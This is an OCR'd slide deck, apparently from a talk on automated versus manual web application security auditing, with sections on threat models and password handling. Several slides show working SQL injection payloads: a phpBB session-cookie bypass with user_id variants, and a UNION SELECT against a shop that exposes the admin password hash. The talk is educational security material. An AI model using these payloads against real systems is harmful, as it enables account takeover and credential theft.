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
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
Accept: */*
Referer: http://10.0.1.3/phpBB-1.0.0/prefs.php
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322) Paros/3.2.4
Host: 10.0.1.3
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: LastVisit=2005-09-26+21%3A46; phpBBsession=1)%20OR%20user_id=1%20limit%201/*
Content-length: 0
Raw Vie...
426 GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1 => HTTP/1.1 200 OK [9.043 s]
427 GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1 => HTTP/1.1 200 OK [9.033 s]
428 GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1 => HTTP/1.1 200 OK [9.033 s]
429 GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1 => HTTP/1.1 200 OK [9.033 s]
430 GET http://10.0.1.3/phpBB-1.0.0/bb_profile.php?mode=edit HTTP/1.1 => HTTP/1.1 200 OK [9.063 s]
History Spider Alerts Output

SQL Injection Exploit

```
phpBBsession=1)%20OR%20user_id=1%20limit
%201/*

SELECT user_id FROM session WHERE
(sess_id = $sessid) AND (start_time...
```

- Alternate $sessid payloads
  - 1) OR user_id=1 limit 1/*
  - 1) OR user_id=2 limit 1/*
  - 1) OR user_id=3 limit 1/*


root - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
p?id=33%2b1+UNION+SELECT+1,u_password,u_name,1,1,1,1,1,1,
Go
FREZNO ONLINE SHOP
AGB's | Datenschutz | Kundeninfo | Impressum | Kontakt
Warenkorb
Warenkorb
Bestellt:
0 Artikel
Total:
EUR 0.00
Preise inkl. ges. MWSt.
zzgl. Versandkosten
View Cart
Navigation
root .: 21232f297a57a5a743894a0e4a801fc3
Sonderpreis: EUR 1.00
root
1
Bitte wählen Sie:
Achtung: Schnäppchenpreis !!!
Statt EUR 1.00
nur EUR 1.00
Menge: 1
in den Warenkorb legen
Done

Threat Models

- Threat models guide where to apply tools.
- For example, consider the threat of an attacker who obtains someone's password.
  - No tool will have a “steal password” test.
  - You must identify the threat in order to identify the relevant tests.

Example

- A few possible avenues of attack.
  - A cross-site scripting (XSS) attack from within the application steals the user's password.
    - A tool can test for common XSS payloads.
  - The attacker sniffs the password in transit
    - A tool can test if SSL is required during authentication and if the SSL encryption can be downgraded
  - The attacker uses a “phishing” attack via e-mail that does not involve the application.
    - A tool won't be able to test this scenario. Social engineering attacks are difficult to measure.

Example

```
POST /login.cgi
MemberName=mike&Password=intheclear


POST /login.cgi
MemberName=mike&Password=563b21c9be06f2141e
162c1c0cc5e7d1


POST /login.cgi
MemberName=mike&Password=c8ad9bb304b288b58c
0625586ccd5169&Challenge=abJruiLaP
```

Example

- Password at rest
  - Encrypted hash in the database
- Password in transit
  - Encrypted hash
    - SHA1('foo')
  - Encrypted hash + salt
    - SHA1('salt' + 'foo')
  - Encrypted hash + challenge
    - SHA1(SHA1(challenge) + 'foo')

Comprehensive Tests

- All tools generate a report, but someone must interpret each vulnerability.
  - Is it a false positive?
  - What is the immediate impact as tested?
  - Can the vulnerability be further exploited? Then what would be the impact?
- Does the tool provide any aid with resolving these questions?

Benefits of Automation

- Improves efficiency for repetitive tasks.
  - Oriented towards vulnerability checklists, e.g. “test each parameter for SQL injection”
- Produce more constant results
  - Less variance in quality than different auditors
  - Able to test the 100th parameter as easily as the 1st.
- Concise reports help focus on problem areas.

Benefits of Automation

- Tools are effective for aiding asset inventory.
  - Discover web applications on a network, especially for large institutions.
  - Provide simple description or summary of a web application.

Caveats of Automation


- False positives
  - Reduces trust in the tool
  - Creates additional, unnecessary work
- False negatives
  - How do you know what it doesn't find?
- Insufficient tests
  - Use of encryption
  - Session handling
  - Authorization and privilege levels

Benefits of Manual Audit

- Threat models are generated through a manual process.
  - Automated tools produce vulnerabilities known to the tool, not vulnerabilities related to the application's threats.
  - More manual interaction and understanding of the application leads to more complete security.
- Manual audits address more complex applications and more complex vulnerabilities.

Questions?

Thank you!



Resources

- WASC – http://www.webappsec.org/
- Threat Modeling – http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx
- Web Hacking Tools – http://www.portswigger.net/
- Web Hacking Proxy – http://www.parosproxy.org/
- Python httplib, urllib2 – http://www.python.org/